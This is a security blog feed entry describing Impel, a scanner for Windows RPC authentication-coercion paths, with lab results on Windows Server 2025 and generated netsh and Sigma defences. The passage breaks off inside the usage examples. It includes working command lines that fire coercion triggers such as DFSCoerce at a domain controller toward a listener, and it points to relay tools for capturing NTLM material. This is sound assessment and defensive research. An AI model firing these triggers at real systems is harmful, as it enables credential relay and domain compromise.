<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://cbev0x.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://cbev0x.github.io/" rel="alternate" type="text/html" /><updated>2026-07-14T00:22:33+00:00</updated><id>https://cbev0x.github.io/feed.xml</id><title type="html">cbev</title><subtitle>Offensive security writeups covering Active Directory, Kerberos abuse, web application exploitation, and HackTheBox walkthroughs.</subtitle><author><name>cbev</name></author><entry><title type="html">Impel: Mapping the RPC Coercion Surface on Windows Server 2025</title><link href="https://cbev0x.github.io/personal/research/tooling/2026/07/09/impel_tool_and_coercion_mapping.html" rel="alternate" type="text/html" title="Impel: Mapping the RPC Coercion Surface on Windows Server 2025" /><published>2026-07-09T00:00:00+00:00</published><updated>2026-07-09T00:00:00+00:00</updated><id>https://cbev0x.github.io/personal/research/tooling/2026/07/09/impel_tool_and_coercion_mapping</id><content type="html" xml:base="https://cbev0x.github.io/personal/research/tooling/2026/07/09/impel_tool_and_coercion_mapping.html"><![CDATA[<p>This post covers <strong>Impel</strong>, a Linux-native RPC coercion surface scanner we built as the final tool in our Windows authentication coercion research series. The previous installments documented the reflection and relay classes in detail, covering CVE-2026-24294 and CVE-2025-33073 with full lab detonation against Windows Server 2025 defaults. Impel maps the upstream surface those techniques depend on: which RPC interfaces are reachable, which coerce authentication outbound, and what that means for defenders trying to shrink the attack surface.</p>

<p>The tool is available at <a href="https://github.com/cbev0x/impel">github.com/cbev0x/impel</a>.</p>

<hr />

<h2 id="why-a-dedicated-tool">Why a Dedicated Tool</h2>

<p>Most coercion scanning today is done either through Coercer (which tries every known method against a target) or through ad-hoc impacket scripting. Neither gives you the full picture in a defensible format. We wanted a tool that does three things none of the existing options do cleanly: distinguish between an interface being <em>present</em>, <em>present but patched</em>, and <em>present and exploitable</em>; generate ready-to-deploy mitigations based on what it actually finds; and serve as a research harness for hunting undiscovered primitives.</p>

<p>The design follows the same pattern as DeleGator and CS2: Linux-native, impacket-based, enumeration-first, with machine-readable JSON output on stdout and rich terminal output on stderr so the two can be cleanly separated in pipelines.</p>

<hr />

<h2 id="architecture">Architecture</h2>

<p>Impel is structured as four subcommands:</p>

<p><strong><code class="language-plaintext highlighter-rouge">enum</code></strong> fingerprints the coercion surface. For each target it probes a nine-vector knowledge base across all candidate named pipes, attempting to bind each interface UUID. The probe classifies each outcome as <code class="language-plaintext highlighter-rouge">REACHABLE</code> (bound), <code class="language-plaintext highlighter-rouge">denied</code> (pipe present, creds rejected), <code class="language-plaintext highlighter-rouge">no-iface</code> (pipe present but interface not registered), or <code class="language-plaintext highlighter-rouge">absent</code> (pipe not found). The EFSR multi-pipe behavior is modeled as first-class: all five candidate pipes (<code class="language-plaintext highlighter-rouge">lsarpc</code>, <code class="language-plaintext highlighter-rouge">efsrpc</code>, <code class="language-plaintext highlighter-rouge">samr</code>, <code class="language-plaintext highlighter-rouge">netlogon</code>, <code class="language-plaintext highlighter-rouge">lsass</code>) are probed independently, and the output collapses to only the pipes that answer. MS-WSP uses a separate raw SMB pipe open rather than a DCERPC bind, since the Windows Search Protocol is a binary framing protocol with no UUID-based endpoint registration.</p>

<p><strong><code class="language-plaintext highlighter-rouge">validate</code></strong> fires a coercion trigger at a listener you control and confirms the connectback. Eight triggers are implemented: MS-RPRN, MS-PAR, MS-EVEN, MS-EVEN6, MS-EFSR, MS-DFSNM, MS-FSRVP, and MS-WSP. The built-in listener detects the inbound connection and fingerprints it as SMB or HTTP from the first 16 bytes, then drops the socket. It never completes NTLM negotiation and never reads or emits a hash. The listener confirms that coercion happened; if you want the actual net-NTLMv2 material for a writeup, <code class="language-plaintext highlighter-rouge">--external</code> fires the trigger into your own Responder or ntlmrelayx. The separation is deliberate. impel is a surface assessment tool, not a relay tool.</p>

<p><strong><code class="language-plaintext highlighter-rouge">defend</code></strong> takes enum output and generates per-host mitigations. It produces a rich report with PowerShell remediation commands, operational context (for example, MS-RPRN and MS-PAR share <code class="language-plaintext highlighter-rouge">\pipe\spoolss</code> so disabling the Spooler covers both), and two file outputs: a <code class="language-plaintext highlighter-rouge">netsh rpc filter</code> script that blocks each reachable interface UUID on the <code class="language-plaintext highlighter-rouge">um</code> layer, and a set of Sigma YAML rules covering Sysmon 18 (named pipe connection), Sysmon 3 (outbound network connection), and Security 4624 (machine account logon) for each detected vector family.</p>

<p><strong><code class="language-plaintext highlighter-rouge">research</code></strong> implements the novel-primitive discovery methodology. <code class="language-plaintext highlighter-rouge">research dump</code> queries the endpoint mapper on port 135 and dumps every registered interface with UUID, version, protocol, endpoint, and annotation, cross-referenced against the impel vector DB and impacket’s KNOWN_UUIDS. <code class="language-plaintext highlighter-rouge">research flag</code> applies a scoring heuristic to surface candidates (unknown UUID on a named pipe scores highest; annotation keyword matches add weight). <code class="language-plaintext highlighter-rouge">research probe</code> binds a user-specified interface and fires each opnum in a range with a UNC parameter pointing at a listener, logging which opnums produce a connectback.</p>

<hr />

<h2 id="the-vector-knowledge-base">The Vector Knowledge Base</h2>

<p>The nine vectors in impel’s knowledge base map to the established coercion research corpus:</p>

<table>
  <thead>
    <tr>
      <th>Key</th>
      <th>Family</th>
      <th>Interface</th>
      <th>Coercion Method</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>MS-RPRN</td>
      <td>PrinterBug</td>
      <td><code class="language-plaintext highlighter-rouge">12345678-1234-ABCD-EF00-0123456789AB</code></td>
      <td><code class="language-plaintext highlighter-rouge">RpcRemoteFindFirstPrinterChangeNotificationEx</code></td>
    </tr>
    <tr>
      <td>MS-PAR</td>
      <td>PrinterBug (async)</td>
      <td><code class="language-plaintext highlighter-rouge">76F03F96-CDFD-44FC-A22C-64950A001209</code></td>
      <td><code class="language-plaintext highlighter-rouge">RpcAsyncOpenPrinter</code></td>
    </tr>
    <tr>
      <td>MS-EFSR</td>
      <td>PetitPotam</td>
      <td><code class="language-plaintext highlighter-rouge">c681d488-d850-11d0-8c52-00c04fd90f7e</code></td>
      <td><code class="language-plaintext highlighter-rouge">EfsRpcOpenFileRaw</code> (multi-pipe)</td>
    </tr>
    <tr>
      <td>MS-EFSR-alt</td>
      <td>PetitPotam</td>
      <td><code class="language-plaintext highlighter-rouge">df1941c5-fe89-4e79-bf10-463657acf44d</code></td>
      <td><code class="language-plaintext highlighter-rouge">EfsRpcOpenFileRaw</code></td>
    </tr>
    <tr>
      <td>MS-DFSNM</td>
      <td>DFSCoerce</td>
      <td><code class="language-plaintext highlighter-rouge">4fc742e0-4a10-11cf-8273-00aa004ae673</code></td>
      <td><code class="language-plaintext highlighter-rouge">NetrDfsRemoveStdRoot</code></td>
    </tr>
    <tr>
      <td>MS-FSRVP</td>
      <td>ShadowCoerce</td>
      <td><code class="language-plaintext highlighter-rouge">a8e0653c-2744-4389-a61d-7373df8b2292</code></td>
      <td><code class="language-plaintext highlighter-rouge">IsPathShadowCopied</code></td>
    </tr>
    <tr>
      <td>MS-EVEN</td>
      <td>EventLog coercion</td>
      <td><code class="language-plaintext highlighter-rouge">82273fdc-e32a-18c3-3f78-827929dc23ea</code></td>
      <td><code class="language-plaintext highlighter-rouge">ElfrOpenBELW</code></td>
    </tr>
    <tr>
      <td>MS-EVEN6</td>
      <td>EventLog coercion v6</td>
      <td><code class="language-plaintext highlighter-rouge">f6beaff7-1e19-4fbb-9f8f-b89e2018337c</code></td>
      <td><code class="language-plaintext highlighter-rouge">EvtRpcOpenLogHandle</code></td>
    </tr>
    <tr>
      <td>MS-WSP</td>
      <td>WSPCoerce</td>
      <td><code class="language-plaintext highlighter-rouge">bad611b0-158a-4a44-b0ad-42fbdbab0d5d</code></td>
      <td><code class="language-plaintext highlighter-rouge">CPMCreateQueryIn</code></td>
    </tr>
  </tbody>
</table>

<p>A few implementation notes worth documenting. MS-PAR’s coercion primitive is a single <code class="language-plaintext highlighter-rouge">RpcAsyncOpenPrinter</code> call (opnum 0) whose <code class="language-plaintext highlighter-rouge">pPrinterName</code> parameter is a UNC pointing at the listener. There is no async find-first equivalent; the async protocol handles printer change notifications differently from MS-RPRN. MS-FSRVP requires a <code class="language-plaintext highlighter-rouge">GetSupportedVersion</code> / <code class="language-plaintext highlighter-rouge">SetContext(FSRVP_CTX_BACKUP)</code> handshake before <code class="language-plaintext highlighter-rouge">IsPathShadowCopied</code>, but the handshake response bytes must be consumed on a separate connection. If you fire the handshake and the coercion call on the same DCE context, the unread response bytes from <code class="language-plaintext highlighter-rouge">GetSupportedVersion</code> desynchronise the protocol state and the server disconnects with <code class="language-plaintext highlighter-rouge">STATUS_PIPE_DISCONNECTED</code>. impel handles this by disconnecting and rebinding after the handshake. MS-WSP is not DCERPC at all. It uses a binary framing protocol over <code class="language-plaintext highlighter-rouge">\pipe\MsFteWds</code> driven via <code class="language-plaintext highlighter-rouge">FSCTL_PIPE_TRANSCEIVE</code> ioctls; the packet builders are adapted from RedTeam Pentesting’s wspcoerce.</p>

<hr />

<h2 id="lab-setup">Lab Setup</h2>

<p>We validated everything in reflect.lab, a three-host Windows Server 2025 domain:</p>

<ul>
  <li><strong>DC01</strong> (domain controller, DFS enabled)</li>
  <li><strong>SRV01</strong> (file server, FS-VSS-Agent and Windows Search installed for FSRVP/WSP coverage)</li>
  <li><strong>SRV02</strong> (AD CS / IIS, clean baseline)</li>
</ul>

<p>All machines are fully patched Windows Server 2025 (build 26100) as of the time of writing.</p>

<hr />

<h2 id="empirical-findings-windows-server-2025-default-surface">Empirical Findings: Windows Server 2025 Default Surface</h2>

<p>The following table summarises every vector we tested across the reflect.lab fleet. The validate column reflects results with lowpriv domain user credentials unless noted.</p>

<table>
  <thead>
    <tr>
      <th>Vector</th>
      <th>enum status</th>
      <th>validate result</th>
      <th>Notes</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>MS-DFSNM</td>
      <td>REACHABLE (DC01 only)</td>
      <td><strong>COERCED</strong></td>
      <td>No CVE, unpatched, domain user sufficient</td>
    </tr>
    <tr>
      <td>MS-WSP</td>
      <td>DENIED (SRV01)</td>
      <td><strong>COERCED</strong> (admin)</td>
      <td>Pipe ACL restricts to admin; Windows Search off by default on Server 2025</td>
    </tr>
    <tr>
      <td>MS-EFSR</td>
      <td>no-iface (all)</td>
      <td>n/a</td>
      <td>Interface UUID not registered on any pipe</td>
    </tr>
    <tr>
      <td>MS-EFSR-alt</td>
      <td>no-iface (all)</td>
      <td>n/a</td>
      <td>Same</td>
    </tr>
    <tr>
      <td>MS-FSRVP</td>
      <td>REACHABLE (SRV01)</td>
      <td>access_denied</td>
      <td>CVE-2022-30154; service-level security callback</td>
    </tr>
    <tr>
      <td>MS-EVEN</td>
      <td>REACHABLE (all)</td>
      <td>fires, no coercion</td>
      <td>Server 2025 removed outbound auth from EventLog service</td>
    </tr>
    <tr>
      <td>MS-EVEN6</td>
      <td>REACHABLE (all)</td>
      <td>fires, no coercion</td>
      <td>Same</td>
    </tr>
    <tr>
      <td>MS-RPRN</td>
      <td>absent (all)</td>
      <td>n/a</td>
      <td><code class="language-plaintext highlighter-rouge">\pipe\spoolss</code> not exposed remotely by default</td>
    </tr>
    <tr>
      <td>MS-PAR</td>
      <td>absent (all)</td>
      <td>n/a</td>
      <td>Same pipe, same restriction</td>
    </tr>
  </tbody>
</table>

<h3 id="ms-dfsnm-dfscoerce">MS-DFSNM (DFSCoerce)</h3>

<p><code class="language-plaintext highlighter-rouge">NetrDfsRemoveStdRoot</code> on <code class="language-plaintext highlighter-rouge">\pipe\netdfs</code> coerced DC01 immediately with lowpriv credentials. This is the only vector that works out of the box against a fully patched Windows Server 2025 domain controller with default settings. Microsoft has not assigned a CVE and has stated they do not plan to patch authenticated coercion issues of this class. The recommended mitigation is an RPC filter blocking the DFSNM interface UUID on the <code class="language-plaintext highlighter-rouge">um</code> layer, or disabling the DFS Namespace service if DFS is not in use.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>DC01.reflect.lab  MS-DFSNM  NetrDfsRemoveStdRoot  fired=true  coerced=true
connectback: 10.10.10.10:50024/smb
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="ms-wsp-wspcoerce">MS-WSP (WSPCoerce)</h3>

<p><code class="language-plaintext highlighter-rouge">CPMCreateQueryIn</code> with a <code class="language-plaintext highlighter-rouge">file:////10.10.10.50/impel</code> scope coerced SRV01 with Administrator credentials. The Windows Search service exposes <code class="language-plaintext highlighter-rouge">\pipe\MsFteWds</code> but restricts pipe access to administrative accounts at the SMB layer: lowpriv receives <code class="language-plaintext highlighter-rouge">STATUS_ACCESS_DENIED</code> on the <code class="language-plaintext highlighter-rouge">createFile</code> call before we send a single WSP message. This makes WSPCoerce a post-escalation vector on Server 2025, not a low-priv primitive. The Windows Search service is disabled by default on Server 2025; the vector only applies to servers where it has been explicitly enabled.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>SRV01.reflect.lab  MS-WSP  CPMCreateQueryIn  fired=true  coerced=true
connectback: 10.10.10.11:57402/smb
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="ms-efsr-petitpotam">MS-EFSR (PetitPotam)</h3>

<p>Every candidate pipe answered the SMB open and accepted a DCERPC connection, but the EFSR interface UUID (<code class="language-plaintext highlighter-rouge">c681d488</code>) was not registered on any of them. The bind returns <code class="language-plaintext highlighter-rouge">abstract_syntax_not_supported</code> across all five pipes: <code class="language-plaintext highlighter-rouge">lsarpc</code>, <code class="language-plaintext highlighter-rouge">efsrpc</code>, <code class="language-plaintext highlighter-rouge">samr</code>, <code class="language-plaintext highlighter-rouge">netlogon</code>, and <code class="language-plaintext highlighter-rouge">lsass</code>. The interface registration has been removed entirely from Windows Server 2025, not just restricted. CVE-2021-36942 (August 2021) patched the unauthenticated <code class="language-plaintext highlighter-rouge">EfsRpcOpenFileRaw</code> vector, and subsequent rollups completed the removal of the interface from the endpoint registration. The <code class="language-plaintext highlighter-rouge">efsrpc</code> named pipe no longer exists on patched Server 2025 hosts.</p>

<p>impel correctly reports <code class="language-plaintext highlighter-rouge">no-iface</code> rather than <code class="language-plaintext highlighter-rouge">absent</code> for this vector. The distinction matters for blue teams: the pipes are present and the transport is accessible, but the coercion surface is gone at the interface layer.</p>

<h3 id="ms-fsrvp-shadowcoerce">MS-FSRVP (ShadowCoerce)</h3>



<p>The <code class="language-plaintext highlighter-rouge">FssagentRpc</code> pipe bound successfully on SRV01 (FS-VSS-Agent role installed), and the <code class="language-plaintext highlighter-rouge">GetSupportedVersion</code> / <code class="language-plaintext highlighter-rouge">SetContext</code> handshake completed. <code class="language-plaintext highlighter-rouge">IsPathShadowCopied</code> fired with the listener UNC as <code class="language-plaintext highlighter-rouge">ShareName</code>. The call returned <code class="language-plaintext highlighter-rouge">rpc_s_access_denied</code> with zero connectback, even when retried with Administrator credentials and with the caller added to the Backup Operators group.</p>

<p>Microsoft confirmed that ShadowCoerce was mitigated as part of CVE-2022-30154 in June 2022. The mitigation operates as a security callback in the fssagent service that validates the call at the RPC security layer before any parameter processing, which is why neither elevated credentials nor group membership changes the result. Windows Server 2025 ships with this patch, so the surface is present (bindable, interface registered) but the coercion primitive is dead.</p>

<h3 id="ms-even-and-ms-even6">MS-EVEN and MS-EVEN6</h3>

<p>Both interfaces bound on <code class="language-plaintext highlighter-rouge">\pipe\eventlog</code> across all three hosts, and both triggers dispatched their respective methods (<code class="language-plaintext highlighter-rouge">ElfrOpenBELW</code> for EVEN, <code class="language-plaintext highlighter-rouge">EvtRpcOpenLogHandle</code> for EVEN6). Neither produced a connectback even after extending the wait to 20 seconds. The EventLog service on Server 2025 accepts these calls but does not resolve the UNC path outbound. We did not find a specific CVE for this change; it appears to be part of the broader service-level outbound auth removal Microsoft applied across the coercion corpus in the Server 2022/2025 generation.</p>

<p>We had not confirmed MS-EVEN6 as a reliable coercion primitive before this lab run. The EPM dump showed it registered on <code class="language-plaintext highlighter-rouge">\pipe\eventlog</code> (annotation: “Windows Event Log”) across all three hosts, and the interface bound cleanly. The <code class="language-plaintext highlighter-rouge">EvtRpcOpenLogHandle</code> method accepts a <code class="language-plaintext highlighter-rouge">Channel</code> parameter which takes a UNC path, but the outbound auth behaviour is patched the same way as EVEN. MS-EVEN6 is confirmed present on Server 2025 but non-coercible in the default patched state.</p>

<h3 id="ms-rprn-and-ms-par-printerbug">MS-RPRN and MS-PAR (PrinterBug)</h3>

<p>The Print Spooler service was running on all three hosts, but <code class="language-plaintext highlighter-rouge">enum</code> reported <code class="language-plaintext highlighter-rouge">absent</code> for both vectors. The named pipe <code class="language-plaintext highlighter-rouge">\pipe\spoolss</code> is not exposed over SMB by default on Windows Server 2025 regardless of credential level. Setting <code class="language-plaintext highlighter-rouge">HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint = 1</code> enables the remote pipe, but the change requires a full system reboot to take effect, not just a service restart.</p>

<p>The EPM dump produced one additional finding here. Both RPRN (<code class="language-plaintext highlighter-rouge">12345678-1234-ABCD-EF00-0123456789AB</code>) and PAR (<code class="language-plaintext highlighter-rouge">76F03F96-CDFD-44FC-A22C-64950A001209</code>) are still registered with the endpoint mapper on TCP port 49672. The TCP bind succeeds with lowpriv credentials. However, <code class="language-plaintext highlighter-rouge">RpcOpenPrinter</code> called over the TCP transport returns <code class="language-plaintext highlighter-rouge">rpc_s_cannot_support</code> (0x6E4) before the coercion method is reached. The spooler enforces transport-level method restrictions independently of the pipe gating, so both layers need to be present for the vector to work. The TCP registration without a working named pipe is not an exploitable gap, but it is worth noting: a scanner that only checks EPM registration would report RPRN and PAR as present when the actual attack surface is blocked.</p>

<p>PrinterBug has no CVE assigned and Microsoft considers it a design-level won’t-fix. The Server 2025 change is a hardening default, not a protocol-level patch. With the registry key and a reboot the pipe reappears and the vector likely coerces, which we were unable to confirm due to lab stability constraints.</p>

<hr />

<h2 id="defend-from-surface-to-script">Defend: From Surface to Script</h2>

<p>Running <code class="language-plaintext highlighter-rouge">defend</code> against the enum output produces per-host output in under a second:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>python3 <span class="nt">-m</span> impel enum DC01.reflect.lab SRV01.reflect.lab SRV02.reflect.lab <span class="se">\</span>
    <span class="nt">-u</span> lowpriv <span class="nt">-p</span> <span class="s1">'Lab1234!'</span> <span class="nt">-d</span> reflect.lab <span class="nt">--json</span> | <span class="se">\</span>
    python3 <span class="nt">-m</span> impel defend <span class="nt">--from-json</span> - <span class="se">\</span>
    <span class="nt">--netsh</span> ./filters/ <span class="nt">--sigma</span> ./sigma/
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The generated netsh scripts contain clean block rules with no comment lines (netsh has no comment syntax; any non-command line in a <code class="language-plaintext highlighter-rouge">-f</code> script generates an error):</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre>rpc filter
add rule layer=um actiontype=block
add condition field=if_uuid matchtype=equal data=4fc742e0-4a10-11cf-8273-00aa004ae673
add filter

add rule layer=um actiontype=block
add condition field=if_uuid matchtype=equal data=82273fdc-e32a-18c3-3f78-827929dc23ea
add filter

add rule layer=um actiontype=block
add condition field=if_uuid matchtype=equal data=f6beaff7-1e19-4fbb-9f8f-b89e2018337c
add filter

quit
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Applied with <code class="language-plaintext highlighter-rouge">netsh -f filter.txt</code>. After applying the DC01 script, we reran <code class="language-plaintext highlighter-rouge">validate</code> against the three blocked vectors. All three returned <code class="language-plaintext highlighter-rouge">rpc_s_access_denied</code> with zero connectback:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>DC01  MS-DFSNM  NetrDfsRemoveStdRoot  fired=true  coerced=false  rpc_s_access_denied
DC01  MS-EVEN   ElfrOpenBELW          fired=true  coerced=false  rpc_s_access_denied
DC01  MS-EVEN6  EvtRpcOpenLogHandle   fired=true  coerced=false  rpc_s_access_denied
</pre></td></tr></tbody></table></code></pre></div></div>

<p>One operational note: <code class="language-plaintext highlighter-rouge">enum</code> continues to show these vectors as <code class="language-plaintext highlighter-rouge">REACHABLE</code> even with filters applied. The <code class="language-plaintext highlighter-rouge">enum</code> probe is a bind test only; the RPC filter fires on the <code class="language-plaintext highlighter-rouge">um</code> layer at method invocation, not at bind time. A bind-only scanner will show filtered interfaces as accessible because the filter never triggers during a bind. <code class="language-plaintext highlighter-rouge">validate</code> is the authoritative ground truth for coercibility.</p>

<p>MS-WSP is excluded from the netsh scripts intentionally. The Windows Search Protocol is not DCERPC and has no UUID-based endpoint registration on the <code class="language-plaintext highlighter-rouge">um</code> layer. The correct mitigation is service disablement (<code class="language-plaintext highlighter-rouge">Stop-Service WSearch; Set-Service WSearch -StartupType Disabled</code>), which <code class="language-plaintext highlighter-rouge">defend</code> documents in the per-vector output alongside the script.</p>

<hr />

<h2 id="research-epm-dump-and-primitive-hunting">Research: EPM Dump and Primitive Hunting</h2>

<p><code class="language-plaintext highlighter-rouge">research dump</code> against DC01 returned 190 registered interfaces across <code class="language-plaintext highlighter-rouge">ncacn_np</code>, <code class="language-plaintext highlighter-rouge">ncacn_ip_tcp</code>, <code class="language-plaintext highlighter-rouge">ncacn_http</code>, and <code class="language-plaintext highlighter-rouge">ncalrpc</code> transports. Known coercion vectors are flagged in the output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>12345678-1234-abcd-ef00-0123456789ab  1.0  ncacn_ip_tcp  49672  ⚑ COERCION MS-RPRN (PrinterBug)
76f03f96-cdfd-44fc-a22c-64950a001209  1.0  ncacn_ip_tcp  49672  ⚑ COERCION MS-PAR (PrinterBug (async))
f6beaff7-1e19-4fbb-9f8f-b89e2018337c  1.0  ncacn_np     \pipe\eventlog  ⚑ COERCION MS-EVEN6
</pre></td></tr></tbody></table></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">research flag</code> applies a scoring heuristic: known coercion vector on a named pipe scores highest, unknown UUID on a named pipe scores second, annotation keyword matches (file, path, share, backup, log, search) add weight. We probed the top unknown candidates with <code class="language-plaintext highlighter-rouge">research probe</code>, which fires each opnum with a WSTR UNC parameter and waits for a connectback.</p>

<p>The result across all unknown interfaces in the EPM dump was uniform <code class="language-plaintext highlighter-rouge">rpc_s_access_denied</code> regardless of opnum and regardless of whether we used lowpriv or Administrator credentials. This is not a null result. It is a finding about Server 2025’s security architecture.</p>

<p>Every probed interface on this DC enforces a security callback that rejects remote callers before any parameter processing, without exception. The single interface that does not enforce this pattern is MS-DFSNM. That is precisely why DFSCoerce still works when everything else is patched: the DFS Namespace service was not updated to implement the RPC security callback pattern that Microsoft systematically applied to the rest of the coercion corpus in the Server 2022/2025 generation. The research methodology does not discover a new primitive here, but it does demonstrate why the existing one survives.</p>

<hr />

<h2 id="usage-reference">Usage Reference</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
</pre></td><td class="rouge-code"><pre><span class="c"># Install</span>
pip <span class="nb">install </span>impacket rich

<span class="c"># Enumerate coercion surface</span>
python3 <span class="nt">-m</span> impel enum DC01.reflect.lab <span class="nt">-u</span> user <span class="nt">-p</span> <span class="s1">'pass'</span> <span class="nt">-d</span> domain.lab

<span class="c"># Validate with built-in listener (needs root for :445)</span>
<span class="nb">sudo </span>python3 <span class="nt">-m</span> impel validate DC01.reflect.lab <span class="nt">-L</span> 10.10.10.50 <span class="se">\</span>
    <span class="nt">--vector</span> MS-DFSNM <span class="nt">-u</span> user <span class="nt">-p</span> <span class="s1">'pass'</span> <span class="nt">-d</span> domain.lab

<span class="c"># Use your own Responder instead</span>
python3 <span class="nt">-m</span> impel validate DC01.reflect.lab <span class="nt">-L</span> 10.10.10.50 <span class="se">\</span>
    <span class="nt">--vector</span> MS-DFSNM <span class="nt">--external</span> <span class="nt">-u</span> user <span class="nt">-p</span> <span class="s1">'pass'</span> <span class="nt">-d</span> domain.lab

<span class="c"># Generate mitigations, netsh scripts, and Sigma rules</span>
python3 <span class="nt">-m</span> impel enum ... <span class="nt">--json</span> | <span class="se">\</span>
    python3 <span class="nt">-m</span> impel defend <span class="nt">--from-json</span> - <span class="nt">--netsh</span> ./filters/ <span class="nt">--sigma</span> ./sigma/

<span class="c"># EPM dump and candidate flagging</span>
python3 <span class="nt">-m</span> impel research dump DC01.reflect.lab
python3 <span class="nt">-m</span> impel research flag DC01.reflect.lab

<span class="c"># Probe a candidate interface for coercion</span>
